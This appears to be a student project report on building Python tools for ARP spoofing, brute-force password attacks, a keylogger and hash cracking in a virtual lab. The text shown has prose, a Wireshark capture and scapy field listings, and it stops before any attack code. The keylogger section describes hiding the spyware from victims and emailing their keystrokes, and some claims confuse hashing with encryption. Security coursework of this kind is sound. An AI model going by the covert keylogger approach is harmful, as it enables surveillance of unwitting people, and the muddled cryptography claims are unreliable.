

# **Password Cracking and ARP Spoofing** **tools with python**

Sadia Parvin Ripa

Email: [sadiaripa504@gmail.com](mailto:sadiaripa504@gmail.com)

## **INTRODUCTION:**


In our project we make our own python tools for password cracking and ARP spoofing. There are 5 parts of my projects:

1. ARP Spoofing to Get the MAC Address and Sending Packets to Slow Down the Targeted Device and Making Connection with the Targeted Device
2. Brute Force Attack for Getting Password
3. Brute Force Attack Using Threading for Getting Password
4. Keylogger for Getting All the Information
5. Making Hash Password
6. Sha1 Hash Breaker and Crack the password
7. Md5 Hash Breaker and Crack the Password
8. Cryptography Tool

### **ARP Spoofing:**

Now-a-days almost everyone uses WIFI. Our system and the router have IP addresses attached to them. When we are connected to the router, the data flow is between 2 IP addresses. The router sends data to the IP address of our system and our system sends data to the IP address of the router.

ARP which stands for address Resolution Protocol is a protocol used on networks to establish a device's MAC address, and their IP address. ARP Spoofing is the technique of redirecting the network traffic to the hacker by hacking the IP address. If we want to make it simple then we can say that ARP spoofing is a method of positioning yourself between a target and the gateway on local network traffic. From there we can do naughty things like snooping on traffic, modify packets as they pass by or outright performing a denial-of-service attack. We draw a diagram to make it simpler to understand ARP spoofing.



**Diagram 1**

In this diagram we can see that how ARP spoofing works. Hacker act to the system that he is the router and to the router hacker act as the system.

### **Keylogger:**

Keylogger is so much interesting and much more interesting and powerful tools to get information. Whom we want to attack we can get all his information what he his typing using this keylogger. Keylogger mainly a spyware which will give us the information of what victim is typing on his keyboard. We can use this tool as exe file and we can send it with any software so victim cannot understand this or we can also transfer this file using our USB drive. We also specify the installer directory where we want to install it so that victim cannot find it. The words will save in a text file automatically. Then we can easily link with it in our email. So that we can get the text file in our email at a certain time every day. For our project we just simply make this keylogger and don't link with it our email. There is lots of free keylogger are available in the internet for both windows and Linux. One can download and install it for their personal use. We make our keylogger to get the information of our victim. So that we can get passwords or using the word list we can make a password file where we can start our brute force attack.

## **Brute Force Attack:**

A brute force attack is a trial-and-error method used to obtain information such as a user password or personal identification number. It will match all the passwords from a given password list and try to login into the account. When it succeeds it will finish the process and if it cannot find any password to login then it simply shows us that password not found. Brute force attack is the most powerful and easiest way to hack the password for a user. We can use brute force attack for a device, a site or any account. In our tools we make brute force attacker to crack the password for the system or device. All we need to give the IP address and user name and then it will check the correct password for it by login into it. Brute force attack is time consuming. Because it checks one by one password from the list. In real we have to work with million of passwords. So, it's not possible then to check one by one. So, we use another tool for brute force attack using threading. So, it will take less time than without threading.

## **Hash:**

Hash module implements a common interface to many different secure hash and message digest algorithms. Included are the FIPS secure hash algorithms SHA1, SHA224, SHA256, SHA384, and SHA512 as well as RSA's MD5 algorithm. The terms "secure hash" and "message digest" are interchangeable. Older algorithms were called message digests. The modern term is secure hash. In our project we make a hash module to make a password into a hash value then also make sha1 and md5 hash breaker to find the real password.

## **Cryptography:**


Cryptography is a method of protecting information and communications through the use of codes, so that only those for whom the information is intended can read and process it. The prefix "crypt-" means "hidden" or "vault" -- and the suffix "-graphy" stands for "writing." Using Crypto module people often encrypted their password to make it secure. In our tool we are breaking this encrypted password that means we decrypt it and find the actual password from username and password. Because in the database of many site they use encrypted password to store the username and password. Using cryptography tool, we can easily get the actual password.

For security analyzer it is very important to crack the password to get lots of information.

## TOOLS FOR THIS PROJECT:

### Wireshark:


Wireshark is a powerful tool for examining network traffic. For now, we'll just use it to look for ARP packets.



The image shows a Wireshark packet capture window titled '\*eth0 (arp)'. The filter bar is set to 'arp'. The packet list shows 16 packets, all of which are ARP requests from 'VMware\_c0:00:08' to 'Broadcast'. The packet details pane shows the structure of an ARP request: Ethernet II, Internet Protocol Version 4, and ARP (Request).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
2	1.066411544	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
3	1.999345617	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
4	3.000932456	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
5	8.574113597	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
6	9.500157602	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
7	10.496797390	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
8	11.576226337	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
9	12.498304061	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
10	13.499282816	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
11	17.585648952	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
12	18.497316633	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
13	19.497735557	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
14	20.592105446	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
15	21.499759664	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2
16	22.498716944	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.79.2? Tell 192.168.79.2

### Scapy Module:



```
Scapy v2.4.3
File Actions Edit View Help

root@sadiaripa:~# scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)

aSPY//YASa
  apyyyyCY/////////YCa
    sY////////YSpCs  scpCY//Pp
ayp ayyyyyyySCP//Pp  syY//C
AYAsAYYYYYYYY//Ps   cY//S
  pCCCCY//p          cSSps y//Y
  SPPPP//a           pP///AC//Y
    A//A             cyP///C
      p///Ac         sC///a
      P///YCpc       A//A
scccccp///pSP///p   p//Y
sY/////////y  caa    S//P
cayCyayP//Ya    pY/Ya
sY/PsY///YCc    aC//Yp
sc  sccaCY//PCypaapyCP//YSs
    spCPY/////////YPSps
      ccaacs

Welcome to Scapy
Version 2.4.3
https://github.com/secdev/scapy
Have fun!
Craft me if you can.
-- IPv6 layer


using IPython 7.14.0
```

## Kali Linux:


```
root@sadiaripa:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.79.132 netmask 255.255.255.0 broadcast 192.168.79.255
    inet6 fe80::20c:29ff:fef2:40b1 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f2:40:b1 txqueuelen 1000 (Ethernet)
    RX packets 2471 bytes 1171342 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1177 bytes 118333 (115.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 844 bytes 247717 (241.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 844 bytes 247717 (241.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


## Windows 7:




## Metasploitable Machine:



## Vmware Workstation:



## PyCharm for Coding:



## Python 3:

For this project we use python3 for our coding.



## PROCEDURE:

### 1. ARP Spoofing

First, we open our Kali Linux machine on VMware. Then open the terminal of Kali Linux and run the scapy module to check it is running or not.

```
root@sadiaripa:~# scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)

      Home
      aSPY//YASa
      apyyyyCY////////YCa
      sY////////YSpcs  scpCY//Pp
      ayp ayyyyyySCP//Pp      syY//C
      AYAsAYYYYYYYY//Ps      cY//S
      pCCCCY//p      cSSps y//Y
      SPPPP///a      pP///AC//Y
      A//A      cyP///C
      p///Ac      sC///a
      P///YCpc      A//A
      scccccp///pSP///p      p//Y
      sY////////y caa      S//P
      cayCyayP//Ya      pY/Ya
      sY/PsY///YCc      aC//Yp
      allnone sc sccaCY//PCypaapyCP//YSs
      spCPY////////YPSps
      ccaacs

      Welcome to Scapy
      Version 2.4.3

      https://github.com/secdev/scapy

      Have fun!

      Craft packets like I craft my beer.
      -- Jean De Clerck

      using IPython 7.14.0

>>> ls(Ether)
dst      : DestMACField      = (None)
src      : SourceMACField    = (None)
type     : XShortEnumField   = (36864)
```

In the scapy module when we check the list of Ether layer we get 2 layers of it:

- **dst** - Destination MAC address of the packet
- **src** - Source MAC address of the packet

```
>>> ls(ARP)
hwtype   : XShortField      = (1)
ptype    : XShortEnumField  = (2048)
hwlen    : FieldLenField    = (None)
plen     : FieldLenField    = (None)
op       : ShortEnumField   = (1)
hwsrc    : MultipleTypeField = (None)
psrc     : MultipleTypeField = (None)
hwdst    : MultipleTypeField = (None)
pdst     : MultipleTypeField = (None)
>>>
```

We also check the ARP layer:


- **op** - ARP operation. As mentioned above, 1 for a request, 2 for a reply

- **psrc** - Packet source IP address
- **hwsrc** - MAC address of source. Normally is the same as src
- **pdst** - Packet destination IP address
- **hwdst** - MAC address of destination. Normally the same as dst

There are built in scapy module to do the ARP spoofing in Kali Linux but we will make our own python tool for doing it. For that we do code in python3 on Pycharm.

### Source Code of ARP Spoofing:

For this we import scapy module. Then we also import time, os, sys and termcolor module. We define our gateway\_ip and we take user input for our target\_ip. When we give our targeted IP and run the code the attack will start.

